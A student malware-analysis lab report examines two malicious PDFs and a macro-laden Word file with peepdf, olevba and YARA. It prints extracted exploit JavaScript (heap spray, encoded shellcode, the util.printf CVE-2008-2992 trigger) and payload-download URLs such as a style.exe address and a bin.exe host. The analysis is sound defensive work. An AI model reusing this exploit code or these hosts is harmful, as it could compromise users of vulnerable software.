Practical 4

4/21/2021

Antoine Ferguson

a.ferguson@ufl.edu

Practical 4 – CAP4136

Document 1

Document 1 covers sample4a.pdf. The MD5 hash of the original sample was 1a1443a3474a0aa6af7c9a9a13693a0f and the MD5 hash after decompressing the pdf was 585214749f6883afaf82db64b8cd2d63. Both hashes were provided by the peepdf console after using the info command.

Analysis

The command “peepdf -i sample4a.pdf” was used to analyze this sample. The metadata command in the peepdf console revealed sample4a document was created on 2008-07-21 by Scribus PDF Library 1.3.3.12.

```
PPDF> metadata

Info Object in version 0:

<< /ModDate D:20080721194358
/CreationDate D:20080721194358
/Producer Scribus PDF Library 1.3.3.12
/Creator Scribus 1.3.3.12
/Title
/Trapped /False
/Keywords
/Author  >>

PPDF>
```

Figure 1.1: Metadata discovered from sample4a.pdf

Using the “info” command, four suspicious elements were found: /AcroForm, /Names, /JS, and /JavaScript. Nothing suspicious was contained within the /AcroForm element (object 1), so I moved on to the /Names element (object 7).

```
PPDF> object 1

<< /AcroForm 6 0 R
/Threads 8 0 R
/ViewerPreferences << /PageDirection /L2R >>
/Pages 4 0 R
/Outlines 3 0 R
/Type /Catalog
/PageLayout /SinglePage
/Dests 5 0 R
/Names 7 0 R >>

PPDF> object 6

<< /Fields [ ] >>
```

Figure 1.2: /AcroForm element references an empty /Fields element

Analyzing the /Names element (object 7) revealed an object containing embedded JS code. As shown by Figure 1.3, object 13 appeared empty but had a length of 1596 bytes and had a FlateDecode filter. The command “pdfdecompress sample4a.pdf sample-4a-decompress.pdf”

was used to decompress the pdf file and to further analyze the JS code in object 13. Sample analysis continued with the command “peepdf -i sample4a-decompress.pdf”.


```
PPDF> object 15

<< /Names [ a 14 0 R ] >>

PPDF> object 14

<< /S /JavaScript
/JS 13 0 R >>

PPDF> object 13

<< /Length 1596
/Filter /FlateDecode >>
stream

endstream
```

Figure 1.3: /Names element referencing an object with compressed JS code

Decompression unmasked the embedded JS code in object 13, which was base64 encoded (Figure 1.4). The command “base64 -d js-code > decoded-js-code.txt” decoded the JS code and saved the output to a new file (Figure 1.5). This file contained unescaped Unicode characters (possible hiding the shellcode) and the peepdf console command “js_unescape file base64-decoded-js” escaped those characters. The unescaped form of the variable “lemiros” is shown in Figure 1.6.


```
PPDF> object 13

<< /Length 5235 >>
stream
function func(str) {
  b64s="ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/";
  while(str.substr(-1,1)=="=")str=str.substr(0,str.length-1);
  var b=str.split(""), i
  var s=Array(), t
  var lPos = b.length - b.length % 4
  for(i=0;i<lPos;i+=4){
    t=(b64s.indexOf(b[i])<<18)+(b64s.indexOf(b[i+1])<<12)+(b64s.indexOf(b[i+2])<<6)+b64s.indexOf(b[i+3])
    s.push( ((t>>16)&0xff), ((t>>8)&0xff), (t&0xff) )
  }
  if( (b.length-lPos) == 2 ){ t=(b64s.indexOf(b[lPos])<<18)+(b64s.indexOf(b[lPos+1])<<12); s.push( ((t>>16)&0xff)); }
  if( (b.length-lPos) == 3 ){ t=(b64s.indexOf(b[lPos])<<18)+(b64s.indexOf(b[lPos+1])<<12)+(b64s.indexOf(b[lPos+2])<<6); s.push( ((t>>16)&0xff), ((t>>8)&0xff)
 }; }
  for( i=s.length-1; i>=0; i-- ){
    if( s[i]>=168 ) s[i]=AZ.charAt(s[i]-163)
    else s[i]=String.fromCharCode(s[i])
  };
  eval(s.join(""))
}
func("bGVtaXJvcz11bmVzY2FwZSgiJXUwM2ViJXVlYjU5JXVlODA1JXVmZmY4JXVmZmZmJXU0OTRmJXU0OTQ5JXU0OTQ5JXU1MTQ5JXU1NjVhJXU1ODU0JXUzMzM2JXU1NjMwJXUzNDU4JXUzMDQxJXUzNjQ
yJXU0ODQ4JXU0MjMwJXUzMDMzJXU0MzQyJXU1ODU2JXU0MjMyJXU0MjQ0JXUzNDQ4JXUzMjQxJXU0NDQxJXU0MTMwJXU1NDQ0JXU0NDQyJXU0MjUxJXU0MTMwJXU0MTQ0JXU1ODU2JXU1YTM0JXU0MjM4JXU0
YTQ0JXU0ZDRmJXU0ZTR1JXUzMTQyJXUzNTRjJXU1NDRjJXU0MzQzJXU0YzQ5JXUzNjQ4JXU0YjQ5JXU0MzRlJXU1MDQxJXUzODQyJXU1MzQ2JXU1MDRjJXU0OTQ5JXU0ZTQ0JXU0ZjRjJXU0ZTR1JXU1MDQ1J
XU0ZTRhJXU0ZTR1JXU0ZjRmJXU0ZjRmJXU0ZjRmJXU0NzQyJXU1NDRlJXU0OTQ5JXU1OTQ5JXUzOTQ5JXU0YzQzJXU0ZjRkJXU1MzRhJXU0YTQ5JXUzOTQ5JXUzOTQ5JXU0OTQ5JXUzMTQ0JXU0ZDQ5JXU0OT
Q1JXU1MTQ0JXU0ZTQ5JXU0ODQ1JXUzMzQ2JXU1MTQ0JXU0ZDQ5JXU1OTQxJXU1MTQ0JXU0NDQxJXU0MTQ0JXU0ZTRjJXU0YTQ1JXU0MTQ0JXU0ZTRkJXUzODQ3JXU0ZTQxJXU0OTRjJXU1NjRjJXUzMTQ0JXU
```

Figure 1.4: A section of the base64 encoded JavaScript code



```
lemiros = unescape("%u03eb%ueb59%ue805%ufff8%uffff%u494f%u4949%u4949%u5149%u565a%u5854%u3336%u5630%u3458%u3041%u3642%u4848%u4230%u3033%u4342%u5856%u4
232%u4244%u3448%u3241%u4441%u4130%u5444%u4442%u4251%u4130%u4144%u5856%u5a34%u4238%u4a44%u4d4f%u4e4b%u3142%u354c%u544c%u4343%u4c49%u3648%u4b49%u434e%u
5041%u3842%u5346%u504c%u4949%u4e44%u4f4c%u4e4b%u5045%u4e4a%u4e4b%u4f4f%u4f4f%u4f4f%u4742%u544e%u4949%u5949%u3949%u4c43%u4f4d%u534a%u4a49%u3949%u3949%
u4949%u3144%u4d49%u4945%u5144%u4e49%u4845%u3346%u5144%u4d49%u5941%u5144%u4441%u4144%u4e4c%u4a45%u4144%u4e4d%u3847%u4e41%u494c%u564c%u3144%u4e47%u4b49
%u494c%u4644%u3144%u4d47%u584d%u4a4c%u5746%u4c4f%u4c50%u4c4a%u4144%u4a48%u394c%u5644%u3144%u464b%u4f43%u3947%u4c42%u364c%u434f%u4e4d%u3941%u4c42%u4c4
8%u314c%u3550%u494d%u4d4e%u374b%u5742%u4c42%u4c48%u4c47%u3144%u4546%u3144%u4d4f%u4b4d%u494c%u454c%u544a%u574a%u394c%u354a%u4a4c%u5542%u4f4f%u3144%u59
41%u4144%u4d4f%u4845%u594c%u554c%u354a%u574a%u494b%u494c%u554a%u4144%u3949%u394c%u454c%u5144%u5643%u4144%u3650%u414c%u354f%u5947%u4144%u4449%u4f43%u5
94d%u4c42%u4741%u4c49%u5949%u3949%u4949%u414c%u554f%u4946%u4c4b%u4c4f%u4648%u4c50%u4645%u4c43%u4144%u3441%u4f43%u494a%u4c42%u5741%u4a46%u4949%u5949%u
5949%u514c%u354f%u484c%u4c4f%u4d4f%u5149%u4a47%u5149%u4e4e%u3643%u3149%u4a4f%u5149%u4c47%u514c%u5745%u4b49%u4144%u5445%u4f43%u4b49%u4c4c%u4648%u4c50%
u5745%u5550%u494d%u594c%u4c45%u4f4a%u4b47%u4f4e%u4550%u4d4d%u394c%u394d%u4e41%u4f4e%u3949%u3949%u4a4c%u4549%u4c49%u4c49%u4c4c%u4c4f%u4c49%u4648%u4c50
%u4645%u5144%u3445%u4c49%u4c4c%u3648%u4c50%u3649%u4c49%u3648%u4c50%u564d%u4a4c%u5549%u4345%u314e%u3549%u4e4e%u3642%u4c4a%u4c4b%u4c4f%u4c4c%u3648%u544
b%u4c43%u4c42%u5344%u574b%u3747%u4a4c%u4549%u354c%u4741%u4b4f%u4648%u5648%u3648%u4d50%u4f4e%u4e4d%u4c49%u4e4b%u4f48%u4f4c%u4d4a%u4f4d%u4f4d%u4e4b%u4f
4e%u4e4c%u4e4c%u3949%u4d50%u4f4e%u4e4d%u4c4c%u4e42%u4e4c%u4e4d%u4f4e%u4f46%u4d4d%u4f42%u4e4b%u4f4e%u4f4c%u4e4d%u4f48%u4e4b%u4e42%u4d4a%u4949%u4c50%u4
f42%u4f47%u4d4e%u4e41%u4f4e%u4f4c%u5949%u4d4e%u4e41%u4f42%u4e4d%u4c4d%u4f41%u4e4b%u4f4e%u4f4a%u4f4d%u5949%u4d45%u4f48%u4f4a%u4f4d%u4d45%u4f42%u4f4b%u
4e4b%u4f4a%u4e4b%u4e42%u4d4a%u5949%u4e4e%u4e4b%u4f45%u4f46%u4f48%u4f47%u3949%u4c4e%u4c4b%u4d45%u4d4d%u4f48%u4e50%u4f47%u4f45%u4f48%u4f4a%u4f4d%u4c4d%
u4f48%u4d4f%u4f42%u4f45%u4f4e%u4d4a%u3949%u364a%u3746%u4746%u4742%u334c%u524f%u424f%u3644%u3645%u4743%u364a%u4744%u5641%u3647%u364f%u3743%u4250%u3643
%u364f%u364d%u524f%u5747%u464f%u5744%u464b%u424f%u4647%u4645%u5746%u3645%u374a%u4645%u5250%u5742%u464a%u4742%u534f%u364a%u434d%u3343%u3341%u4842%u005
a");
var nades = unescape("%u0A0A%u0A0A");
var makofamos = 20;
var nanor = makofamos + lemiros.length;
while (nades.length < nanor) nades += nades;
var fadad = nades.substring(0, nanor);
var lusibirasa = nades.substring(0, nades.length - nanor);
while (lusibirasa.length + nanor < 0x60000) lusibirasa = lusibirasa + lusibirasa + fadad;
var vatekere = new Array();
for (vener9 = 0; vener9 < 1200; vener9++) {
    vatekere[vener9] = lusibirasa + lemiros
}
var kekifidu1 = 12999999999999999999888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888
88888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888
8888888888888;
util.printf("%45000f", kekifidu1);remnux@remnux:~$ 
```

Figure 1.5: JavaScript code with non-decoded characters



```
remnux@remnux:~/Pract4/A-Sample$ hexdump -C shellcode-ascii
00000000  eb 03 59 eb 05 e8 f8 ff  ff ff 4f 49 49 49 49 49  |..Y.......OIIIII|
00000010  49 51 5a 56 54 58 36 33  30 56 58 34 41 30 42 36  |IQZVTX630VX4A0B6|
00000020  48 48 30 42 33 30 42 43  56 58 32 42 44 42 48 34  |HH0B30BCVX2BDBH4|
00000030  41 32 41 44 30 41 44 54  42 44 51 42 30 41 44 41  |A2AD0ADTBDQB0ADA|
00000040  56 58 34 5a 38 42 44 4a  4f 4d 4b 4e 42 31 4c 35  |VX4Z8BDJOMKNB1L5|
00000050  4c 54 43 43 49 4c 48 36  49 4b 4e 43 41 50 42 38  |LTCCILH6IKNCAPB8|
00000060  46 53 4c 50 49 49 44 4e  4c 4f 4b 4e 45 50 4a 4e  |FSLPIIDNLOKNEPJN|
00000070  4b 4e 4f 4f 4f 4f 4f 4f  42 47 4e 54 49 49 49 59  |KNOOOOOOBGNTIIIY|
00000080  49 39 43 4c 4d 4f 4a 53  49 4a 49 39 49 39 49 49  |I9CLMOJSIJI9I9II|
00000090  44 31 49 4d 45 49 44 51  49 4e 45 48 46 33 44 51  |D1IMEIDQINEHF3DQ|
000000a0  49 4d 41 59 44 51 41 44  44 41 4c 4e 45 4a 44 41  |IMAYDQADDALNEJDA|
000000b0  4d 4e 47 38 41 4e 4c 49  4c 56 44 31 47 4e 49 4b  |MNG8ANLILVD1GNIK|
000000c0  4c 49 44 46 44 31 47 4d  4d 58 4c 4a 46 57 4f 4c  |LIDFD1GMMXLJFWOL|
000000d0  50 4c 4a 4c 44 41 48 4a  4c 39 44 56 44 31 4b 46  |PLJLDAHJL9DVD1KF|
000000e0  43 4f 47 39 42 4c 4c 36  4f 43 4d 4e 41 39 42 4c  |COG9BLL6OCMNA9BL|
000000f0  48 4c 4c 31 50 35 4d 49  4e 4d 4b 37 42 57 42 4c  |HLL1P5MINMK7BWBL|
00000100  48 4c 47 4c 44 31 46 45  44 31 4f 4d 4d 4b 4c 49  |HLGLD1FED1OMMKLI|
00000110  4c 45 4a 54 4a 57 4c 39  4a 35 4c 4a 42 55 4f 4f  |LEJTJWL9J5LJBUOO|
00000120  44 31 41 59 44 41 4f 4d  45 48 4c 59 4c 55 4a 35  |D1AYDAOMEHLYLUJ5|
```

Figure 1.6: Some unescaped characters from the variable “lemiros” shown in Figure 1.5

In the peepdf console, I used the command “xor_search file shellcode-ascii <string-to-match>” in hopes of identifying common strings in PE formatted files from the potential shellcode file containing unescaped characters. The strings I searched for were ELF, MZ, program, and DOS, but these patterns weren’t found. No files or IP addresses were detected in the rest of the JS code.

The following YARA rule was used to identify possible IP addresses: “strings: \n $ipv4 = /([0-9]{1,3}\.){3}[0-9]{1,3}/ wide ascii \n condition: \n $ipv4”, but it only detected the Scribus PDF Library version. This sample resembles the Adobe Acrobat printf buffer overflow vulnerability (CVE-2008-2992) in which the program’s memory can be overwritten by shellcode. This is evident from the util.printf function (as seen on the last line of Figure 1.5) and the remainder of the JS code adding bytes of the lemiros variable to an array.

Document 2

Document 2 covers sample4b.pdf which has the following MD5 hash: 6a113baf2b8e7003254f9908181c286b, provided from the peepdf console after using the info command.

Analysis

The command “peepdf -i sample4b.pdf” was used to analyze the sample. Using the metadata command within the peepdf console, I discovered Adobe InDesign CS3 (5.0.2) created this document on 2008-07-09.

```
PPDF> metadata

Info Object in version 0:

<< /ModDate D:20080709081952-04'00'
/Trapped /False
/Producer Adobe PDF Library 8.0
/CreationDate D:20080702075149-07'00'
/Creator Adobe InDesign CS3 (5.0.2) >>
```

Figure 2.1: Metadata from sample4b.pdf

Using the info command, five suspicious elements were identified (Figure 2.2). The AcroForm element (object 1) contains an /OpenAction element which runs a JavaScript function (stored in object 13) upon launch.

```
File: sample4b.pdf
MD5: 6a113baf2b8e7003254f9908181c286b
SHA1: 29fad5abc3881967ea3351be8dcc153092e2beff
SHA256: d88ffb4465e1370d5ff441d3b8a7793e7985d5af193fbb13deba12666c992f77
Size: 2859 bytes
Version: 1.3
Binary: True
Linearized: False
Encrypted: False
Updates: 0
Objects: 14
Streams: 2
URIs: 0
Comments: 0
Errors: 0

Version 0:
        Catalog: 1
        Info: 14
        Objects (14): [1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14]
        Streams (2): [11, 13]
                Encoded (2): [11, 13]
        Objects with JS code (2): [1, 13]
        Suspicious elements:
                /AcroForm (1): [1]
                /OpenAction (1): [1]
                /Names (2): [1, 10]
                /JS (2): [1, 12]
                /JavaScript (3): [1, 7, 12]
                util.printf (CVE-2008-2992) (1): [13]
```

Figure 2.2: Result from the info command with the peepdf console

The function, named Z0pEA5PLzPyyw, references the url “http://64.22.81.244/style.exe?id=0&sid=3f0f3a033500380a3809345a3506761b7944704171487e4f0c&e=98”. No files appear to be created or executed.

```
function Z0pEA5PLzPyyw() {

    var url = "http://64.22.81.244/style.exe?id=0&sid=3f0f3a033500380a3809345a3506761b7944704171487e4f0c&e=98";
    var outValue = '';

    function unescape2(arg) {
        var out = "";
        for (var i = 0; i < arg.length; i = i + 4) {
            var br1 = parseInt('0x' + arg[i] + arg[i + 1], 16).toString(16);
            var br2 = parseInt('0x' + arg[i + 2] + arg[i + 3], 16).toString(16);
            if (br2.length == 1) {
                br2 = "0" + br2;
            };
            if (br1.length == 1) {
                br1 = "0" + br1;
            };
            out = out + "%u" + br1 + br2;
        }
        return out;
    }
```

Figure 2.3: Section of the embedded JS function

This function likely contains shellcode in the payload variable. I repeated the identification process from document one using the command “xor_search file js-code <strings-to-match>”. Strings tested were MZ, program, DOS, and ELF, but non obfuscated shellcode wasn’t revealed.

```
payload = unescape(unescape2("[illegible]
a66b9e7ca87105f072def0defefaa66b9e391870d37079cef3befefaa66b9ff2e870a960757ef29efefaa66affbd76f9a2c6615f7aae806efeeb1ef9a6664cbebaaee8564b6f7ba07b9ef64efef87bff5d99fc07807efef
2a642f6c66bfcfaa1087efefbfefaa6485fbb6edba6407f7ef8eefefaaec28cfb3efc191288aebaf8a97efef9a1064cfe3aaee8564b6f7baaf07efef85efb7e8aaecdccbbc3410bccf9abcbfaa6485f3b6eaba6407f7ef
59a1064cfe7aaed8564b6f7baff07efef85ef64efffaaee8564b6f7baef07efefaeefbdb40eec0eec0eec036cb5eb64bc0d35bd180f1064ba6403e792b264b9e39c6464d3f19bec97b91c9964eccfdc1ca62642ae2
19ff511dd5e79b212eece2af1d1e0411d49ab1b50a0464b564eccb8932e36464a4f3b532eceb64ec64b12a2db2efe71b071011ba10a3bda0a2efa1"));
home = unescape(outValue);

runnable = payload+home;
skipper = unescape(unescape2("05050505"));

while (skipper.length<20+runnable.length)
{
        skipper+=skipper;
}

skipper1 = skipper.substring(0, 20+runnable.length);
skipper2 = skipper.substring(0, skipper.length-20-runnable.length);

while(skipper2.length<(0x40000-20-runnable.length))
{
        skipper2 += skipper2;
        skipper2 += skipper1;//skipper2 = skipper2+skipper2+skipper1;
}

context = new Array();
ii=-1;

while(++ii<1414)
{
        context[ii] = skipper2 + runnable;
}
var nm = 12;
for(i = 0; i < 18; i++){ nm = nm + "9"; }
for(i = 0; i < 276; i++){ nm = nm + "8"; }
util.printf(unescape("%25"+"%34%35%30%30%30%66"), nm);

        };
endstream
```

Figure 2.4: Second section of the JS embedded code

From the indication shown in Figure 2.2 and the util.printf function found in the JS code, it’s evident that the Adobe Reader printf buffer overflow vulnerability exists for this document as well. The util.printf function will be overwritten by the shellcode, which is possibly located within the payload variable.

Document 3

Document 3 covers sample4c.doc and has the following MD5 hash: 81254630dd7041fd00057c485e8af908, which was provided from the command “md5sum sample4c.doc”.

Analysis

Using the “oledump.py sample4c.doc -M” command, the metadata from Figure 3.1 was revealed. The document was created on 2014-12-08 by the author ‘1’.

```
remnux@remnux:~/Pract4$ oledump.py sample4c.doc -M
Properties SummaryInformation:
 codepage: 1251 ANSI Cyrillic; Cyrillic (Windows)
 title: b''
 subject: b''
 author: b'1'
 keywords: b''
 template: b'Normal.dot'
 last_saved_by: b'1'
 revision_number: b'3'
 total_edit_time: 120
 create_time: 2014-12-08 21:53:00
 last_saved_time: 2014-12-08 21:55:00
 num_pages: 1
 num_words: 0
 num_chars: 0
 creating_application: b'Microsoft Office Word'
 security: 0
Properties DocumentSummaryInformation:
 codepage_doc: 1251 ANSI Cyrillic; Cyrillic (Windows)
 lines: 1
 paragraphs: 1
 scale_crop: False
 company: b''
 links_dirty: False
 chars_with_spaces: 0
 shared_doc: False
 hlinks_changed: False
 version: 730895
```

Figure 3.1: Metadata from the sample4c.doc

The command “olevba -a sample4c.doc”, showed malicious macros within the document. Some revealed macros include an url “http://fachonet.com/”, references three exes (YEWZMJFAHIB.exe, js/bin.exe, and bin.exe), and the MSXML2.XMLHTTP macro which may download files from the internet. The same YARA rule applied to the previous two samples tested for IP addresses but bared no results.

```
olevba 0.56.1 on Python 3.8.5 - http://decalage.info/python/oletools
===============================================================================
FILE: sample4c.doc
Type: OLE
-------------------------------------------------------------------------------
VBA MACRO ThisDocument.cls
in file: sample4c.doc - OLE stream: 'Macros/VBA/ThisDocument'
+----------+--------------------+---------------------------------------------+
|Type      |Keyword             |Description                                  |
+----------+--------------------+---------------------------------------------+
|AutoExec  |AutoOpen            |Runs when the Word document is opened        |
|AutoExec  |Auto_Open           |Runs when the Excel Workbook is opened       |
|AutoExec  |Workbook_Open       |Runs when the Excel Workbook is opened       |
|Suspicious|Environ             |May read system environment variables         |
|Suspicious|Open                |May open a file                              |
|Suspicious|Write               |May write to a file (if combined with Open)  |
|Suspicious|Put                 |May write to a file (if combined with Open)  |
|Suspicious|Binary              |May read or write a binary file (if combined |
|          |                    |with Open)                                   |
|Suspicious|Shell               |May run an executable file or a system       |
|          |                    |command                                      |
|Suspicious|CreateObject        |May create an OLE object                     |
|Suspicious|Shell.Application   |May run an application (if combined with     |
|          |                    |CreateObject)                                |
|Suspicious|MSXML2.XMLHTTP      |May download files from the Internet         |
|Suspicious|Chr                 |May attempt to obfuscate specific strings    |
|          |                    |(use option --deobf to deobfuscate)          |
|Suspicious|StrReverse          |May attempt to obfuscate specific strings    |
|          |                    |(use option --deobf to deobfuscate)          |
|Suspicious|Hex Strings         |Hex-encoded strings were detected, may be    |
|          |                    |used to obfuscate strings (option --decode to|
|          |                    |see all)                                     |
|IOC       |YEWZMJFAHIB.exe     |Executable file name                         |
|IOC       |http://fachonet.com/|URL (obfuscation: StrReverse+Hex)            |
|          |js/bin.exe          |                                             |
|IOC       |bin.exe             |Executable file name (obfuscation:           |
|          |                    |StrReverse+Hex)                              |
+----------+--------------------+---------------------------------------------+
```

Figure 3.2: Malicious VBA Macros